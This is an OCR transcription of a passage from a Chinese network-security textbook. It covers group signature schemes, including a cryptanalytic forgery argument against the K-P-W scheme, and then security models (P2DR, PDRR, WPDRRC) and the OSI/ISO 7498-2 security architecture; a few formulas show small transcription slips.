


图 9.17　盲 Schnorr 签名方案

9.3.3　核心技术之二：群签名

在 EUROCRYPT'91 年会上 D. Chaum 和 E. vanHeyst 提出了一个新类型的签名体制——群签名。这种体制允许群成员之一代表这个群体对消息签名，任何知道群公钥的人可以验证签名的正确性，没有人可以知道是群中哪一位签的名。但有一个可信任的第三方——称为群管理员，他在签名出现争议时可以确定签名者的身份。

群签名在电子商务、电子政务，甚至军事通信中都具有举足轻重的地位。比如在公共资源的管理、重要军事命令的签发、重要领导人的选举、电子商务、重要新闻的发布和金融合同的签署等事物中，群签名都可以发挥重要作用。群签名的过程、性质和具有可信仲裁者的群体签名实例如图 9.18、图 9.19 和图 9.20 所示。

> 群签名的过程：
> 建立：一个指定群管理员和群成员之间概率交互协议。它的结果包括群公钥 y，群成员的秘密密钥 x 和给群管理员的秘密管理密钥。
> 签名：一个概率算法，其输入为一个消息和群成员的秘密密钥 x，其结果为一个对消息的签名。
> 验证：一个算法，其输入为消息、消息签名和群公钥 y，其结果为签名是否正确。
> 打开：一个算法，其输入为签名和群管理员的秘密管理密钥，其结果为发出签名的群成员的身份和事实证明。

图 9.18　群签名的过程

> 假定群成员和群管理员之间的所有交流都是秘密进行的，一个群签名体制必须满足下列性质。
> 不可伪造性：只有群成员能产生正确的消息签名。
> 匿名性：要确定哪一个群成员对消息进行了签名是不可能的。
> 不可连接性：要确定两个签名是否是由同一个群成员签署的是不可能的。
> 陷害攻击安全性：群成员不能打开签名，同时也不能代表其他成员签名，进一步群管理员也是如此。这个性质表明群管理员一定不能知道群成员的秘密密钥。
> 对于群签名体制的有效性由如下几个因素决定：群公钥 y 的大小；签名的长度；签名和验证算法的有效性；加入和打开协议的有效性。

图 9.19　群签名的性质

具有可信仲裁者的群体签名：

(1) Trent 生成一大批公开密钥/私钥密钥对，并且给团体内每个成员一个不同的唯一私钥表。在任何表中密钥都是不同的(如果团体内有 n 个成员，每个成员得到 m 个密钥对，那么总共有 $n \times m$ 个密钥对)。

(2) Trent 以随机顺序公开该团体所用的公开密钥主表。Trent 保持一个哪些密钥属于谁的秘密记录。

(3) 当团体内成员想对一个文件签名时，他从自己的密钥表中随机选取一个密钥。

(4) 当有人想验证签名是否属于该团体时，只需查找对应公开钥主表并验证签名。

(5) 当争议发生时，Trent 知道哪个公钥对应于哪个成员。

这个协议的问题在于需要可信的一方。Trent 知道每个人的私钥因而能够伪造签名。而且，m 必须足够长，以避免试图分析出每个成员用的哪些密钥。

图 9.20　具有可信仲裁者的群体签名

在 Chaum 和 Van Heyst 的开创性论文里提出了 4 种签名体制，但它们都具有如下的缺点：

(1) 当群体改变时，每个成员需要重新分配密钥。

(2) 权威不能辨别出签名者。为了解决这个问题，下面给出一种称作 K-P-W 可变群签名方案(Convertible Group Signature)如图 9.21 所示。

系统参数：选择 $n=pq=(2fp'+1)(2fq'+1)$，这里的 $p,\ q,\ f,\ p'$ 和 q' 为相异的大素数，g 的阶为 f。γ 和 d 为整数，且 $\gamma d=1 \bmod \phi(n)$，$\gcd(\gamma,\phi(n))=1$，h 为安全的 Hash 函数，ID_G 为 GC 的身份消息。

签名组的公钥：(n,γ,g,f,h,ID_G)。

签名组的私钥：(d,p',q')。

设 ID_A 为组成员 A 的身份消息，A 随机选取 $S_A \in (0,f)$，并将消息 $(ID_A,g^{s_A} \bmod n)$ 发送给 GC。GC 计算 $x_A=(ID_{G'})^{-d} \bmod n$，并将 x_A 秘密地传送给成员 A，则 A 的私有密钥：(x_A, s_A)。

签名算法：对于待签消息 m：组中成员 A 随机选择整数 $(r_1,r_2) \in [0,f)$，计算：

$$V=g^{r_1} r_2^{\gamma} \bmod n, e=h(V,m)$$

则群签名为 (e,z_1,z_2)。

其中

$$z_1 = r_1 + s_A e \pmod f, \quad z_2 = r_2 x_A^e \pmod n$$

签名验证算法：$e=h(V,m)$，这里的 $\bar{V}=(ID_G)^e g_{z_1} z_2^{\gamma} \pmod n$。

身份验证算法：$g^{z_1}=(V r_2^{-\gamma})(g^{s_A})^e \pmod n$，其中 $r_2=z_2 x_A^{-e} \pmod n$。

图 9.21　K-P-W 可变群签名方案

K-P-W 可变群签名方案的安全性分析：

(1) 当 p' 和 q' 具有相同的比特位时，攻击者可以采用对参数 n 进行因子分解的方法。分解 $n=pq=(2fp'+1)(2fq'+1)$ 只需要 $2^{(|p| \cdot |f|)^2}$ 次整数乘法，这里 $|x|$ 为 x 的比特位数。

(2) 在组中成员诚实的情况下，虽说权威能辨别出签名者，可是当组中的成员伪造或共谋伪造时，仍能生成有效的签名。设组中成员 A 随机选取整数 a 和 b，计算 $s_A=ab \bmod f$

和 $s'_A = s_A + b \bmod f$，将 s_A 和 s'_A 分别作为 A 的两个私钥，公钥为 $y_A = g^{s_A} \bmod n$，$y'_A = g^{s'_A} \bmod n$，从 GC 处秘密地收到相应的另外两个私钥 x_A 和 x'_A，则有 $g^{bd} = x_A(x'_A)^{-1} \bmod n$，$ID_G^{-d} = x_A(g^{bd})^a \bmod n$，于是可以得到 $g^d = (g^{bd})^{b^{-1}} \bmod n$。对于任意的 s_A，由于 A 知道 ID_G^{-d} 和 g^d，故可算出私钥(x_A, s_A)。然后利用 K-P-W 签名方案，对任意的消息，都可以产生有效的群签名，而权威无法辨认签名用户。如果组中两成员共谋，利用上述方法同样可产生有效的群签名，而权威无法辨认签名用户。

9.4 小　　结

多方安全协议的核心是安全多方计算问题，多方计算问题的本质可以看成是一组参与者希望共同计算某个约定的函数，此函数输入参数有多个，且每个参与者提供函数的一个输入。若引入安全因素，则安全多方计算问题可以在多方计算问题的基础上描述为：其中每个人都知道这个函数的值，且除了函数的输出外，没有人知道关于任何其他成员输入的任何事情。

本章将多方安全协议分解为 3 个分支进行描述：基本多方安全协议、电子选举协议和电子商务协议。其中基本多方安全协议偏重理论基础及基本算法，而电子选举协议和电子商务协议则以应用角度切入、转向理论寻找方法的自顶向下思维方式进行描述，最终使本章形成理论与应用相结合的统一整体。

9.5 习　　题

1. 说明秘密共享的应用实例。
2. 秘密共享中的欺骗问题都有哪些？如何防止？
3. 说明盲 Schnorr 签名方案。
4. 简要说明群签名的一般过程。

第四篇

网络安全——应用之钥

第 10 章　网络安全体系结构

安全是一个过程,而不是一个产品。

如果你认为技术能够解决安全问题,那么你就不理解安全问题也不理解技术。

——Bruce Schneier

计算机系统的安全一直是动态的。攻击和反攻击、威胁与反威胁是一对永恒的矛盾。安全是相对的,是有一定时限的,不可能有一劳永逸的安全防护措施。因此,处于安全策略基础之上的安全模型除了加强防护,还要不断进行检测,以备及时恢复。

ISO 颁布的 ISO 7489-2 标准是普遍适用的信息安全体系结构,目的是保证开放系统进程之间远距离安全交换信息。这个标准确立了与安全体系结构有关的一般要素,适用于开放系统之间需要通信保护的各种场合。

安全策略的制定与正确实施对组织的安全有着非常重要的作用。

10.1　安全模型

任何一个计算机网络系统都具有潜在的危险,没有绝对的安全,只有相对的安全。在一个特定的时期内,在一定的安全策略下,系统可能是安全的。但是,随着时间的推移,攻击技术的进步,系统可能会变得不安全了。因此,安全具有动态性,需要适应变化的环境并能做出相应的调整以确保计算机网络系统的安全。

为达到预期安全目标而制定的一套安全服务准则称为安全策略,安全模型是基于安全策略建立起来的。安全模型的发展经历了从被动防御到主动防御的过程,强调防御和恢复。

10.1.1　P2DR 模型

20 世纪 90 年代末,美国国际互联网安全系统公司(Internet Security Systems Inc.,ISS)提出一个自适应网络安全模型,称为 P2DR 模型,如图 10.1 所示。P2DR 是 Policy(策略)、Protection(防护)、Detection(检测)和 Response(响应)的缩写。




图 10.1　P2DR 模型

P2DR 模型是在整体的策略的控制和指导下,在运用防护工具保证系统运行的同时,利用检测工具评估系统的安全状态,通过响应工具将系统调整到相对安全和风险最低的状

态。防护、检测和响应组成了一个完整的、动态的安全循环,在安全策略的指导下保证系统的安全。

在P2DR安全模型中,系统的安全实际上是理想中的安全策略和实际的执行之间的一个平衡,强调在防护、监控检测、响应等环节的循环过程,通过这种循环达到保持安全水平的目的。所以,P2DR安全模型是整体的、动态的安全模型,应该依据不同等级的系统安全要求来完善系统的安全功能、安全机制。

1. 策略

策略是P2DR模型的核心,描述了在网络安全管理过程中必须遵守的原则,所有的防护、检测和响应都是依据安全策略进行实施的。不同的网络可以有不同的策略,制定策略时需要综合考虑整个网络的安全需求,策略一旦制定完毕,就应该成为整个网络安全行为的准则。

当设计所涉及的那个系统在进行操作时,必须明确在安全领域的范围内,什么操作是明确允许的,什么操作是默认允许的,什么操作是明确不允许的,什么操作是默认不允许的。安全策略一般不做出具体的措施规定,也不确切说明通过何种方式才能够达到预期的结果,但是应该向系统安全实施者们指出在当前的前提下,什么因素和风险才是最重要的。就这个意义而言,建立安全策略是实现安全的最首要的工作,也是实现安全技术管理与规范的第一步。安全策略的制定实际上是一个按照安全需求、依照应用实例不断精确细化的求解过程。

2. 防护

防护就是采用一切手段保护计算机网络系统的保密性、完整性、可用性、可控性和不可否认性,预先阻止攻击可以发生的条件产生,让攻击者无法顺利地入侵。防护是网络安全的第一道防线,采用静态的安全技术和方法来实现,如防火墙、操作系统身份认证、加密等,这种防护称为被动防御,用于保护网络信息的保密性、完整性和可用性。

防护可以分为3大类:系统安全防护、网络安全防护和信息安全防护。

(1) 系统安全防护:操作系统的安全防护,即各个操作系统的安全配置、使用和打补丁等。不同操作系统有不同的防护措施和相应的安全工具。

(2) 网络安全防护:网络管理的安全以及网络传输的安全。

(3) 信息安全防护:数据本身的保密性、完整性和可用性。数据加密就是信息安全防护的重要技术。

防护称为被动防御,可以阻止大多数入侵事件的发生,但不可能发现和查找到安全漏洞或系统异常情况并加以阻止。

3. 检测

检测是网络安全的第二道防线,是动态响应和加强防护的依据。通过检测工具如漏洞评估、入侵检测等,不断检测和监控网络的状态,发现新的威胁网络安全的异常行为,然后通过反馈并及时做出有效的响应。

检测的对象主要针对系统自身的脆弱性和外部威胁。主要包括:检查系统本身存在的脆弱性;检查、测试信息是否发生泄漏、系统是否遭到入侵,并找出泄漏的原因和攻击的来源。如计算机网络入侵检测、信息传输检查、电子邮件监视、电磁泄漏辐射检测、屏蔽效果测试、磁介质消磁效果验证等。

检测和防护既有区别又有联系。防护主要修补系统和网络的缺陷，增加系统的安全性能，从而消除攻击和入侵的条件。检测并不是根据网络和系统的缺陷，而是根据入侵事件的特征去检测的。但是，防护和检测之间有互补关系。如果防护部分做得很好，绝大多数攻击事件都被阻止，那么检测部分的任务就很少了。

4. 响应

响应是解决潜在安全问题的有效方法。响应就是在检测系统出现了攻击或攻击企图之后，及时采取有效的处理措施，阻断可能的破坏活动，避免危害进一步扩大，把系统调整到安全状态，或使系统提供正常的服务。

P2DR模型采用被动防御与主动防御相结合的方式，是目前比较科学的安全模型。P2DR模型也存在一个明显的弱点，就是忽略了内在的变化因素，如人员的流动、人员的素质和策略贯彻的不稳定性等。

10.1.2 PDRR模型

网络安全的整个环节可以用一个最常用的安全模型来描述，即PDRR模型（见图10.2），该模型是美国人近年提出的概念。PDRR是Protection（防护）、Detection（检测）、Response（响应）、Recovery（恢复）的缩写。PDRR模型中整个安全策略包括防御、检测、响应和恢复，这4个部分构成了一个动态的信息安全周期。




图10.2 PDRR模型

PDRR模型中安全策略的前3个环节与PPDR模型中后3个环节的含义基本相同。最后一个环节，恢复是指在系统被入侵之后，把系统恢复到原来的状态，或者比原来更安全的状态。系统恢复时，对被入侵的系统进行评估与重建，同时采取更有效的安全技术措施。每次发生入侵事件，防御系统都要更新，保证相同类型的入侵事件不能再发生。系统的恢复过程通常需要解决两个问题：一是对入侵所造成的影响进行评估和系统的重建，二是采取恰当的技术措施。系统的恢复主要有重建系统、通过软件和程序恢复系统等方法。

PDRR安全模型的目标是尽可能地增大保护时间，尽量减少检测时间和响应时间，在系统遭受到破坏后，应尽快恢复，以减少系统暴露时间。及时的检测和响应就是安全。

PDRR模型阐述的是网络安全最终的存在形态，并没有阐述实现目标体系的途径和方法。同P2DR模型类似，PDRR模型也没有涉及管理等方面的因素。

10.1.3 WPDRRC模型

我国863信息安全专家组博采众长推出WPDRRC模型，如图10.3所示。

该模型全面涵盖了各个安全因素，突出了人、策略、管理的重要性，反映了各个安全组件之间的内在联系。其中人是核心，策略（包括法律、法规、制度、管理）起到桥梁的作用，而技术则落实在WPDRRC6个环节的各个方面。

(1) 预警(Warning):采用多检测点数据收集和智能化的数据分析方法检测是否存在某种恶意的攻击行为,并评测攻击的威胁程度、攻击的本质、范围和起源,同时预测敌方可能的行动。




图 10.3 WPDRRC 模型

(2) 保护(Protect):采用一系列的手段(识别、认证、授权、访问控制、数据加密)保障数据的保密性、完整性、可用性、可控性和不可否认性等。

(3) 监测(Detect):利用高级技术提供的工具检查系统存在的可能提供黑客攻击、白领犯罪、病毒泛滥脆弱性。即检测系统脆弱性检测、入侵检测、病毒检测。

(4) 响应(Respond):对危及安全的事件、行为、过程及时做出响应处理,杜绝危害的进一步蔓延扩大,力求系统尚能提供正常服务,包括审计跟踪、事件报警、事件处理。

(5) 恢复(Restore):一旦系统遭到破坏,将采取的一系列的措施,如文件的备份、数据库的自动恢复等,尽快恢复系统功能,提供正常服务。

(6) 反击(Counterattack):利用高技术工具,取得证据,作为犯罪分子犯罪的线索、犯罪依据,依法侦查处置犯罪分子。

10.2 网络安全体系结构

为了保证网络安全功能,降低网络管理的开销,需要从全局的体系结构角度考虑安全问题的整体解决方案。计算机网络安全体系结构是网络安全的抽象描述,对于网络安全的设计、实现与管理都有重要的意义。

10.2.1 Internet 网络体系层次结构

计算机网络的体系结构是计算机网络的各层及其协议的集合。体系结构就是这个计算机网络及其部件所应完成的功能的精确定义。

1. 开放系统互连参考模型(OSI/RM)

国际标准化组织(ISO)于1983年提出了开放系统互联参考模型(OSI/RM),它采用了分层的结构化技术,任何系统只要遵循这个标准就可以进行通信,是Internet的TCP/IP协议的基础。OSI/RM各层的含义和主要功能如表10.1所示。

表 10.1 开放式系统互联参考模型(OSI/RM)

层次	名称	主要功能	功能概述	应用样例
7	应用层	做什么	提供(OSI)用户服务,如文件传输、电子邮件、网络管理等	Telnet、HTTP
6	表示层	对方看起来像什么	实现不同格式和编码之间的交换	ASCII、JPEG、EBCDIC
5	会话层	对方是谁	在两个应用进程之间建立和管理不同形式的通信对话	操作系统/应用访问规划

续表

层次	名称	主要功能	功能概述	应用样例
4	传输层	对方在何处	提供传送方式，进行多路利用，实现端点到端点间的数据交换，为会话层实体提供透明的、可靠的数据传输服务	TCP、UDP、SPX
3	网络层	走哪条路可以到达	通过分组交换和路由选择为传输层实体提供端到端的交换网络数据，传送功能使得传输层摆脱路由选择、交换方式、拥挤控制等网络传输细节，实现数据传输	IP、IPX
2	数据链路层	每一步应该怎样走	进行二进制数据块传送，并进行差错检测和数据流控制	IEEE 802.3/802.2、HDLC
1	物理层	对上一层的每一步怎样利用物理传输介质	通过机械和电气的互联方式把实体连接起来，让数据流通过	EIS/TIA-232 V.35 10BASE5、10BASE2 和 10BASET

2. Internet 网络体系层次结构

Internet 使用的协议是 TCP/IP 协议。TCP/IP 协议是一个 4 层结构的网络通信协议组，这 4 层协议分别是物理网络接口层、网际层、传输层和应用层。

1）网络接口层

网络接口层定义了 Internet 与各种物理网络之间的网络接口。该协议层接收上层（IP 层）的数据并把它封装成对应的、特定的帧，或者从下层物理层接收数据帧并从数据帧中提取数据报文，然后提交给 IP 层。

2）网际层

网际层是网络互联层，负责相邻计算机之间的通信，提供端到端的分组传送、数据分段与组装、路由选择等功能。其功能包括 3 个方面：处理来自传输层的分组发送请求；处理输入数据报文；处理 ICMP 报文、路由、流控、阻塞等问题。

3）传输层

为应用层的应用进程或应用程序提供端到端有效、可靠的连接以及通信和事务处理。

4）应用层

位于 TCP/IP 协议的最上层，向用户提供一组应用程序和各种网络服务，比如文件传输、电子邮件等。




图 10.4　基于 TCP/IP 协议的 Internet 与 OSI 参考模型的体系结构对比

基于 TCP/IP 协议的 Internet 与 OSI 参考模型的体系结构对比如图 10.4 所示，每层次的关键安全要素如图 10.5 所示。

10.2.2　网络安全体系结构框架

1989 年，ISO 7498—2 标准颁布，确定了 OSI 参考模型的信息安全体系结构。在 ISO 7498—2 中描述了开放系统互联安全的体系结构，提出设计安全的信息系统的基础架构中应该包含 5 种安全服务、能够对这 5 种安全服务提供支持的 8 类安全机制以及需要进行的

5 种 OSI 安全管理方式如图 10.6 所示。一种安全服务可以通过某种安全机制单独提供，也可以通过多种安全机制联合提供；一种安全机制可用于提供一种或多种安全服务。

<table>
<tr><td colspan="6">HTTPS、SET、门户网站、PGP 等</td><td colspan="2">应用层</td></tr>
<tr><td colspan="6">有状态检测等、信息流管制</td><td colspan="2">运输层</td></tr>
<tr><td colspan="6">安全路由协议、IPSec、分组过滤、NAT 等</td><td colspan="2">网际层</td></tr>
<tr><td rowspan="2">以太网</td><td>安全端口，接入认证</td><td rowspan="2">无线局域网</td><td>IEEE 802.11i</td><td rowspan="2">接入网络</td><td>接入认证、VPN、L2TP</td><td>链路层</td><td rowspan="2">网络接口层</td></tr>
<tr><td>电缆、光缆保护，电磁屏蔽</td><td>信号能量控制</td><td>电缆、光缆保护，电磁屏蔽</td><td>物理层</td></tr>
<tr><td colspan="6">加密、报文摘要和数字签名技术
TLS、RADIUS 等</td><td colspan="2">网络安全基础</td></tr>
</table>

图 10.5　各个层次的安全要素




图 10.6　ISO 7498—2 安全体系结构三维图

OSI 安全体系结构的内容主要包括：描述了安全服务及相关的安全机制，提出了参考模型，定义了安全服务和安全机制在参考模型中的位置。

1. 安全服务

安全服务是指加强一个组织的数据处理系统及信息传达安全性的一种服务。OSI 规定了开放系统必须具备以下 5 种安全服务。

1）鉴别服务

鉴别服务提供通信中的对等实体和数据来源的鉴别。对等实体的鉴别是当某层使用下层提供的服务时，确信其对等实体是它所需要的实体。数据来源鉴别必须与实体鉴别等其他服务相结合才能保证真实性。鉴别服务可以提供各种不同程度的保护。

2）访问控制服务

访问控制服务防止未经授权的用户非法使用系统资源。访问控制所保护的资源可以是经 OSI 协议访问到的 OSI 资源或非 OSI 资源。这种保护服务可以应用于对资源的各种不同的访问或应用于对一种资源的所有访问。

3）数据保密性服务

数据保密性服务保护网络中各系统之间交换的数据，防止数据非授权泄漏。数据保密

性服务包括：

(1) 连接的保密性——为一次连接上的全部用户数据保证机密性。

(2) 无连接的保密性——为单个无连接的服务数据单元中的全部用户数据保证机密性。

(3) 选择字段的保密性——为那些被选择的字段保证机密性，这些字段可能处于某个连接的用户数据中，可能为单个无连接的服务数据单元的字段。

(4) 流量保密性——防止通过观察业务流得到有用的保密信息。

4) 数据完整性服务

数据完整性服务提供数据完整性保护，防止通过违反安全策略的方式进行非法修改。数据完整性服务包括：

(1) 有恢复功能的连接完整性——为连接上的所有用户数据保证完整性，并检测整个服务数据单元序列中的数据是否遭到任何篡改、插入、删除或重放，同时试图补救恢复。

(2) 无恢复功能的连接完整性——与有恢复功能的连接完整性服务类似，只是不补救恢复。

(3) 选择字段连接完整性——为在一次连接上传送某层服务数据单元的用户数据，在数据中选择字段保证完整性，确定这些被选字段是否遭到任何篡改、插入、删除或重放。

(4) 无连接完整性——当某层提供时，对发出请求的上层实体提供完整性保证。这种服务为单个的无连接服务数据单元保证安全性，确定收到的服务数据单元是否遭到篡改。另外，还在一定程度上提供对重放的检测。

(5) 选择字段无连接完整性——为单个无连接的服务数据单元中的被选字段提供完整性，确定被选择的字段是否遭到篡改。

5) 抗抵赖服务

抗抵赖服务防止发送数据方发送数据后否认自己发送过数据，或接收方接收数据后否认自己收到过数据。抗抵赖服务包括：

